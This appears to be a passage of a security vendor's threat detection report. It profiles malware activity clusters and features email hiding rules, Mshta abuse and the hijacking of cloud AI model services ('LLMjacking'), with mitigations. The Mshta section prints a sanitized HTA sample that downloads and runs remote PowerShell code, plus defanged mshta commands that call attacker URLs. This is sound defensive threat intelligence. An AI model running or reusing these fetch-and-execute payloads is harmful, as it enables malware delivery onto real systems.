Saffron Starling is an activity cluster that downloads and delivers malicious payloads following a phishing attempt. Specifically, the loader is delivered via ZIP archives containing JScript or VBScript. When executed, the scripts create a renamed copy of **cURL** and download the subsequent payload, which include Danabot, DarkGate, or Matanbuchus malware. In some cases, a PDF file is downloaded and presented to the user in order to distract from payload deployment.

Sightings

- Drop It Like It's Qbot (BSidesRemix):
Detecting initial execution earlier with OSINT

TOP 10 THREAT

Scarlet Goldfinch



First observed: June 2023
Release date: August 2023
Last observed: December 2024

Other names

HANEYMANEY | SmartApeSG | ZPHP

Field notes

Scarlet Goldfinch is an activity cluster that lures unsuspecting victims to download a malicious browser update, similar to **SocGhlish** and other fake update threats. To get access to systems, Scarlet Goldfinch redirects users from compromised sites that contain injected JScript code to a site that prompts victims to download a fake update to their internet browser. The download contains the first-stage JScript that is executed via **wscript.exe**. Upon execution, the JScript downloads an additional payload, which has consistently been **NetSupport Manager**.

Sightings

Scarlet Goldfinch: Taking flight with NetSupport Manager

Lilac Lyrebird



First observed: March 2023
Release date: April 2023
Last observed: December 2024


Field notes

Lilac Lyrebird is an activity cluster associated with search engine optimization (SEO) poisoning and malvertising. It leads to a technical support scam that tricks users into giving the operator access to their machine via LogMeIn. Once the adversary gains access, they use **PowerShell** to download a malicious batch file that is executed via the creation of a scheduled task.

Sightings

Intelligence Insights: May 2023

Charcoal Stork



First observed: May 2022
Release date: August 2023
Last observed: December 2024

Field notes

Charcoal Stork is an activity cluster involving a suspected pay-per-install content provider that relies on malvertising to deliver installers. These installers masquerade as anything from cracked games to wallpaper, and their goal is to install malicious payloads. Early Charcoal Stork campaigns delivered **ChromeLoader** and **SmashJacker**, where sightings in 2023 delivered more concerning malware such as VileRAT, a Python remote access trojan (RAT) that is reportedly uniquely used by a cyber mercenary group called **DeathStalker**. Files associated with Charcoal Stork have a default filename of **install.exe** or **Your File Is Ready to Download**. We primarily distinguish Charcoal Stork activity from follow-on activity through installer file names and hashes.

Sightings

Intelligence Insights: September 2023
 The rise of Charcoal Stork
 Charcoal Stork - Red Canary Threat Detection Report

Raspberry Robin



First observed: September 2021
Release date: February 2022
Last observed: December 2024

Other names

QNAP Worm

Field notes

Raspberry Robin is an activity cluster involving a worm, possibly installed via USB drive, that may be related to **ransomware**. This activity cluster uses **msiexec.exe** to call out to infrastructure, typically compromised QNAP devices, using HTTP requests that contain user and device names of the victim. This has led to the downloading and execution of malicious DLL files.

Sightings

Raspberry Robin gets the worm early
 Raspberry Robin - Red Canary Threat Detection Report

- 🔗 [Emulating Raspberry Robin using Atomic Red Team](#)

Mango Parakeet



First observed: April 2020
Release date: July 2021
Last observed: August 2024

Field notes

Mango Parakeet is an activity cluster characterized by subtle masquerading techniques, such as naming malicious binaries `svcnost.exe` to mimic `svchost.exe`, renaming `wscript.exe` to execute malicious JS files, using rudimentary homograph spoofing such as replacing a lower-case `l` with a capital `I`, and extending spacing between the malicious executable's name and extension. Mango Parakeet is often observed spreading malicious worms via USB flash drives. During execution, Mango Parakeet uses `cmd.exe` to launch batch scripts to create malicious executables, JavaScript, and DLL files on a target system. It then launches the malicious JavaScript file using a renamed instance of `wscript.exe`.

Yellow Cockatoo



First observed: October 2020
Release date: December 2020
Last observed: November 2024

Other names

Jupyter Infostealer | Polazert | Solarmarker


Field notes

Yellow Cockatoo is an activity cluster that is characterized by search engine redirects eventually leading to the in-memory execution of a .NET remote access trojan (RAT). Yellow Cockatoo's malware has the capability to drop additional payloads and use encoded PowerShell to steal browser information. Interestingly, this bird is known to "fly south for the winter," in that it takes breaks after researchers publish information about its operations, resuming activity months later after retooling.

Sightings

Yellow Cockatoo: Search engine redirects, in-memory remote access trojan, and more
 Yellow Cockatoo - Red Canary Threat Detection Report

Silver Toucan



First observed: September 2020

Release date: January 2021

Last observed: December 2024

Other names

UpdateAgent

Field notes


Silver Toucan is an activity cluster that uses signed **macOS malware** to deploy payloads such as AdLoad, often for ad fraud and other monetization activities. Silver Toucan discloses its own terms of service stating that victim hosts may be used for proxy activities. This cluster requires user interaction with an Apple Disk Image File (DMG) or macOS Installer File (PKG). Once executed, Silver Toucan establishes persistence using macOS LaunchAgents. The cluster uses the **cURL** utility to conduct command and control (C2) operations, log installation and update progress, and to receive **bash** commands to download and execute additional files. In some cases, Silver Toucan delivers AdLoad malware as a payload.

Sightings

[How to thwart application bundle manipulation on macOS](#)

ENDANGERED SPECIES

Coral Crane



First observed: November 2021

Release date: February 2022

Last observed: March 2023

Field notes

Coral Crane is an activity cluster that uses **ISO images** containing malicious VBScript code followed by obfuscated PowerShell commands to filelessly download and execute payloads such as AsyncRAT. The activity cluster uses simple obfuscation through string replacement in PowerShell commands to deobfuscate code prior to execution.

Sightings

[Intelligence Insights: February 2022](#)

ENDANGERED SPECIES

Silver Sparrow



First observed: January 2021
Release date: February 2021
Last observed: August 2023

Field notes

Silver Sparrow is an activity cluster with infrastructure designed to deliver malware to macOS systems. It leverages AWS S3 buckets to stage macOS PKG files with names like **update.pkg** or **updater.pkg**. During execution, the malware executes JavaScript to orchestrate the creation of files and scripts for persistent execution, attempting to download updated payloads from additional S3 buckets every hour. There are specialized variants of Silver Sparrow for the x86_64 and the Apple M1 ARM64 architectures, implying that the malware was intended specifically for newer macOS systems.

Sightings

[Silver Sparrow macOS malware with M1 compatibility](#)
[Silver Sparrow - Red Canary Threat Detection Report](#)

ENDANGERED SPECIES

Blue Mockingbird



First observed: February 2020
Release date: August 2020
Last observed: June 2023

Field notes

Blue Mockingbird is an activity cluster that deploys a DLL version of XMRig on Windows systems. Tracked publicly since August 2020, the threat achieves initial access by exploiting public-facing applications, eventually establishing persistence by using the **COR_PROFILER** environment variable to hijack execution flow, task scheduling, or service installation. To execute, Blue Mockingbird either registers the DLL with **regsvr32.exe** or executes using **rundll32.exe**. Ultimately, the cluster tries to use system resources to mine cryptocurrency, specifically referring to Monero wallet addresses.

Sightings

[Introducing Blue Mockingbird](#)
[Keeping tabs on the Blue Mockingbird Monero miner](#)
[Blue Mockingbird activity mines Monero cryptocurrency](#)

TOP TECHNIQUES

The purpose of this section is to help you detect malicious activity in its early stages so you don't have to deal with the consequences of a serious security incident.

The following chart represents the most prevalent **MITRE ATT&CK®** techniques observed in confirmed threats across the Red Canary customer base in 2024. To briefly summarize what's explained in detail in the **Methodology** section, we have a library of thousands of detection analytics that we use to surface potentially malicious and suspicious activity across our customers' environments. These custom detectors and third-party alerts are mapped to corresponding MITRE ATT&CK

techniques whenever possible, allowing us to associate the behaviors that comprise a confirmed threat detection with the industry standard for classifying adversary activity.

When counting techniques, we filter out detections associated with potentially **unwanted programs** and authorized testing in order to make this list as reflective of actual adversary behavior as possible.

In addition to the top 10, read our analysis of the following featured technique:
T1218.005: Cloud Service Hijacking

TOP TECHNIQUES DETECTED IN 2024


1. Cloud Accounts




2. Windows Command Shell




3. Email Forwarding Rule




4. PowerShell




5. Email Hiding Rules




6. Service Execution




7. Modify Registry




8. Windows Management Instrumentation



9. Mshta



10. Ingress Tool Transfer



TOP TECHNIQUES

What's included in this section

This PDF spotlights three MITRE ATTACK techniques, covering how and why adversaries leverage them and relevant mitigation advice. You can view the full analysis of all of the top 10 techniques—including visibility, collection, detection, and testing guidance—in the **web version of this report**.

How to use our analysis

Implementing the guidance in this report will help security teams improve their defense in depth against the adversary actions that often lead to a serious incident. Readers will gain a better understanding of common adversary actions and what's likely to occur if an adversary gains access to your environment. You'll learn what malicious looks like in the form of telemetry and the many places you can look to find that telemetry. You'll gain familiarity with the principles of detection engineering by studying our detection opportunities. At a bare minimum, you and your team will be armed with hyper-relevant and easy-to-use **Atomic Red Team** tests that you can leverage to ensure that your existing security tooling does what you think it's supposed to do. More strategically, this report can help you identify gaps as you develop a road map for improving coverage, and you can assess your existing sources of collection against the ones listed in this report to inform your investments in new tools and personnel.

FEATURED TECHNIQUE

Email Hiding Rules

Adversaries employ email hiding rules in order to cover their tracks and avoid alerting victims to their activity.

#5 OVERALL RANK

9.0% CUSTOMERS AFFECTED

610 THREATS DETECTED

Analysis

Why do adversaries abuse email hiding rules?

When an adversary compromises an email inbox and uses it to send or intercept emails, they often **cover their tracks** by moving, hiding, or otherwise deleting suspicious email messages, thereby concealing them from their victim. Rather than manually deleting sent emails, which runs the risk of neglecting to cover some of their tracks, an adversary may utilize the native automation offered by **Outlook inbox rules** to cover their tracks in an attempt to not alert the victim of their actions.

How do adversaries abuse email hiding rules?

The difference between the Email Hiding Rule ATT&CK technique and its sibling **Email Forwarding Rule** lies in how they handle incoming messages and their intended purposes. In short, an email hiding rule affects the visibility and organization of emails in the same mailbox, while an email forwarding rule sends emails to another mailbox entirely.

The mechanism by which an adversary uses Outlook inbox rules to cover their tracks is identical to the mechanism for creating a forwarding rule but the configuration will differ slightly.


An adversary may set one or more of the following inbox rule properties that would distinguish it specifically as a potential hiding rule:

- The **DeleteMessage** property is set to **True**. Setting this option sends the target message to the Deleted Items folder, resulting in the victim being unlikely to see messages that an adversary wants to hide as they are unlikely to closely inspect the contents of their deleted email folder.
- The **MarkAsRead** property is set to **True**. This will mark the target message as read, which benefits an adversary by not incrementing the unread email count for messages they want hidden from the victim.
- The **MoveToFolder** property is set to any one of the following built-in Exchange folders. These folders are less likely to be inspected by the victim:
 - **Archive**
 - **Conversation History** (frequently abused by adversaries)
 - **Deleted Items**
 - **Junk Email**
 - **RSS Feeds** (frequently abused by adversaries)
 - **RSS Subscriptions** (frequently abused by adversaries)
- When the message subject or email body contains words related to phishing or a security incident—e.g., “phishing,” “hack,” “spam,” etc., adversaries most often specify terms like these using the **SubjectOrBodyContainsWords** property.

HOW ADVERSARIES ABUSE EMAIL RULES



1. Obtain credentials or session token




2. Log in with compromised identity



3. Perform reconnaissance in email inbox



4. Create email rule to automatically delete certain messages or send them to a junk folder



5. Send email to internal finance department requesting to modify payroll information or send a wire transfer



6. Collect \$\$\$

Take action

Visit the [Email Hiding Rules technique page](#) to explore:


- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

An Exchange Online administrator can globally disable inbox rule creation via the Outlook web UI by running the following **PowerShell cmdlet**:

```
Set-OwaMailboxPolicy -Identity
OwaMailboxPolicy-Default
-RulesEnabled $False
```

Now, when a user attempts to create an inbox rule, they will be prevented from doing so, as seen

in the image below. Note that this only disables rule creation via the web UI. It does not disable rule creation via PowerShell cmdlets. Be sure to still audit inbox rule creation and apply additional scrutiny to any rule created.



FEATURED TECHNIQUE

Mshta

After a four-year hiatus, Mshta is back in the top 10, thanks in part to adversaries leveraging a “paste and run” technique for initial access.

#9 OVERALL RANK

4.9% CUSTOMERS AFFECTED

384 THREATS DETECTED

Analysis

Why do adversaries use Mshta?

`mshta.exe` is a **Windows-native binary** designed to execute Microsoft HTML Application (HTA) script code. As its full name implies, Mshta can execute **Windows Script Host code (VBScript and JScript)** embedded within HTML in a network proxy-aware fashion. These capabilities make Mshta an appealing vehicle for adversaries to proxy execution of arbitrary script code through a trusted, signed utility, making it a reliable technique during both initial and later stages of an infection.

Mshta also grants adversaries the flexibility to embed a script payload within any legitimate file format. For example, it is common for adversaries to embed HTA content within legitimate Microsoft binaries (e.g., an **embedded HTA payload contained within dialer.exe**). They simply append malicious HTA content to the end of the file and `mshta.exe` scans through the file until it finds valid HTA script content. Adversaries know that a payload is less likely to be initially caught if it is embedded within an otherwise legitimate file.

How do adversaries use Mshta?

There are various methods in which HTA script content can be executed but adversaries generally prefer the following:

- inline via an argument passed in the command line to Mshta
- file-based execution via an HTML Application (HTA) file on disk

Regardless of the method used, adversaries generally only embed enough HTA script content to spawn a subsequent, malicious child process; `powershell.exe` in most cases. Here is a sample, sanitized HTA payload based on the following **VirusTotal sample**:

```
<html>
<head>
<title>Google Reload DNS</title>
<HTA:APPLICATION ID="Google Repair" AP-
PLICATIONNAME="B" BORDER="none" SHOWIN-
TASKBAR="no" SINGLEINSTANCE="yes"
WINDOWSTATE="minimize">
</HTA:APPLICATION>
<script language="VBScript">
Option Explicit:Dim a:Set a=CreateOb-
ject("WScript.Shell");Dim b:b="power-
shell -NoProfile -ExecutionPolicy Bypass
-Command ""
{$U=[System.Text.Encoding]::UTF8.
GetString([System.Convert]::From-
Base64String('aHR0cHM6Ly9yYXcuZ210aH-
VidXN1cmNvbRlbnRbL11jb20vRGFzaW5pU-
3VtYW5hd2VlcmEvc21sdmVyLWxhbXAvcmVm-
cy9oZWZkcy9tYWluL1JFREFDVEVELElnR4dA==')}
$C=(Invoke-WebRequest -Uri $U -UseBa-
sicParsing).Content
$B=[scriptblock]::Create($C)
$B}""":a.Run b,0,True:self.close
</script>
</head>
<body></body>
</html>
```

Additionally, here is a sampling of command-line invocation of `mshta.exe` commonly seen in the wild:

- `"mshta.exe" hXXps://rebeccakaworm[.]snugglearm.org/time.json`
- `"mshta.exe" hXXps://pwctrustlaw[.]com/Ray-verify.html`
- `"C:\WINDOWS\system32\mshta.exe" hXXps://clicktogo[.]click/downloads/tra10`
- `"mshta.exe" "C:\Users\redacteduser\Downloads\QcNezuts8lmKJKw.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5} {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}`
- `"mshta.EXE" vbscript:Execute ("CreateObject("WScript.Shell").Run "powershell -ExecutionPolicy Bypass & 'C:\Users\redacteduser\Documents\redacted.ps1'", 0:close")`
- `mshta C:\ProgramData\wBqERTofgffxGgvtPv.rtf`

We've also observed adversaries leverage `mshta.exe` to download and execute a malicious payload from a remote resource in the popular "paste and run" technique described in detail in the **Initial access section** of this report.

ASSOCIATED THREATS

LummaC2



Cobalt Strike



NetSupport Manager



Mimikatz



HijackLoader



Take action

Visit the **Mshta technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

Prevent the execution of HTA script content

When a Windows Defender Application Control (WDAC) policy is **deployed, regardless of the configuration and enforcement mode**, all HTA execution will be blocked. So even an allow-all policy in audit mode will block HTA execution without blocking execution of any other executables or scripts.

Deploying an allow-all policy is as easy as running the following code from an elevated PowerShell prompt:

```
ConvertFrom-CIPolicy -XmlFilePath
C:\Windows\schemas\CodeIntegrity\
ExamplePolicies\AllowAll.xml
-BinaryFilePath C:\Windows\System32\
CodeIntegrity\SIPolicy.p7b
CiTool.exe -up C:\Windows\System32\
CodeIntegrity\SIPolicy.p7b
```

When WDAC blocks the execution of HTA content, unfortunately, there are no logs to indicate a successful block, so be mindful of this when observing command-line evidence of HTA content. Rest assured, however, that execution will be prevented.

Take note that upon deploying an allow-all policy, a side effect is that **PowerShell** will be placed into **constrained language mode**, which may not be desired without further validation. If the risk is acceptable however, constrained language mode by its very nature will block a significant amount of PowerShell-based attacks.

FEATURED TECHNIQUE

Cloud Service Hijacking

After compromising a cloud environment, adversaries can potentially hijack large language models (LLM) to siphon computing power, distribute illicit content, and more.

Analysis

Why do adversaries hijack cloud services?

Adversaries may compromise **software-as-a-service (SaaS) applications** to perform various malicious activities at scale against victims. This may take the form of mass spam campaigns or large-scale phishing operations by leveraging services such as AWS Simple Notification Service (SNS) or Twilio to send text messages or emails.

With the rise of large language model (LLM) usage, services such as AWS Bedrock, Azure OpenAI, and GCP Vertex AI have become prime targets for adversaries, in an attack known as “**LLMJacking**.” Adversaries have reportedly sold access to these hijacked models as part of their own SaaS “business.” They will also deliver content (often illicit) to end users through services such as **OAI reverse proxy**, using multiple accounts to avoid service interruptions if one has its access disabled. Overall, this technique allows adversaries to sell access and pass all LLM usage costs to the victim.

How do adversaries hijack cloud services?

Typically, adversaries gain access to these cloud services through compromised valid **cloud accounts**. Initial access vectors vary, but typically take the form of harvested credentials that are sold from **initial access brokers**. Once adversaries obtain credentials for a cloud environment, they can begin reconnaissance activities. For example, for LLMjacking, they may

run **API commands** like **ListFoundationModels** in AWS or **query the OpenAI azure endpoint** for available models.


Once the adversary has identified which models are available, they can request access or leverage existing ones if they’re enabled. In AWS this can take the form of the **InvokeModel** or **InvokeModelWithResponseStream** commands. This allows a user to prompt the model and return a response.

Regardless of the targeted service, adversaries typically follow the same behavioral patterns of compromise:

HOW ADVERSARIES HIJACK LLM AND OTHER SERVICES IN THE CLOUD



1. Obtain credentials



2. Log in with compromised identity



3. Run reconnaissance commands to discover available services



4. Request or force access to service



5. Hijack service to sell access or distribute illicit content

Take action

Visit the [Cloud Service Hijacking technique page](#) to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

Defenders can take several actions to secure their environments and to quickly respond to affected cloud accounts that may have been compromised to perform service hijacking. Fortunately, the activities for hijacking are limited to specific services, which allows defenders to craft explicit Service Control Policies (SCP) that can eliminate the risk of abuse, barring total account takeover.

Prevention

Understanding the services being used in your environment is key to effective prevention. If you are not currently using a service in your business, it is wise to have an explicit deny policy in place to prevent any abuse. It is important that explicit deny policies are in place at the highest organization level possible in the environment, as any explicit deny policy will **override** an allow policy that is applied at a lower level in the environment. This will prevent adversaries from abusing these services even if they fully compromise an account in your organization.

A full blanket deny policy may not be feasible for your environment due to many factors. In this case, relying on limiting access to only those necessary (i.e., the principle of least privilege) is key. Role-based access control (RBAC) limits the vectors by which adversaries can access resources and allows for simplified logging, as you only have to monitor certain roles and services rather than numerous users. Setting **conditional policies** that explicitly deny except for certain roles will have similar effects as blanket deny policies.

Response

Response boils down to removing the access to the service that the adversary has gained. The simplest scenario is removing the tokens or credentials for the compromised user. If they are leveraging static, long-term keys, then this is as simple as deactivating them to prevent the access. This is only a short-term solution as adversaries typically gain methods to continue their persistence in the environment to frustrate response methods.

As with prevention, being able to conditionally deny certain users from access will allow you to prevent the adversary from continuing their activity while also limiting the business impacts if your company relies on a certain service such as Bedrock or Azure OpenAI.

For example, in AWS, if you have a role for Bedrock access and you have comprehensive user tracking with fields such as SourceIdentity, you can conditionally deny access to the role by the SourceIdentity field, which will limit the access only for that one account. An example SCP for this type of response is provided below.

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Deny",
      "Action": "*",
      "Resource": "*",
      "Condition": {
        "StringLike": {
          "aws:SourceIdentity": [
            "suspicious_user@example.com"
          ]
        }
      }
    }
  ]
}
```

Acknowledgments

Thanks to the dozens of security experts, writers, editors, designers, developers, and project managers who invested countless hours to produce this report. And a huge thanks to the **MITRE ATT&CK®** team, whose framework has helped the community take a giant leap forward in understanding and tracking adversary behaviors. Also a huge thanks to all the Canaries—past and present—who have worked on past Threat Detection Reports over the last six years. The Threat Detection Report is iterative, and parts of the 2025 report are derived from previous years. This report wouldn't be possible without all of you!

A special thanks to the following Canaries who contributed to this year's report:

Jimmy Astle

Laura Brosnan

Alex Berninger

Dave Bogle

Rafael Del Ray

Mike Devens

Brian Donohue

Jeff Felling

Margaret Garcia

Tyler Gerard

Matt Graeber

Jesse Griggs

Dominic Heidt

Christina Johns

Tony Lambert

Susannah Clark Matt

Keith McCammon

Shelley Moore

Katie Nickels

Kyle Rainey

Stef Rand

Dalton Vanhooser

Chris Velez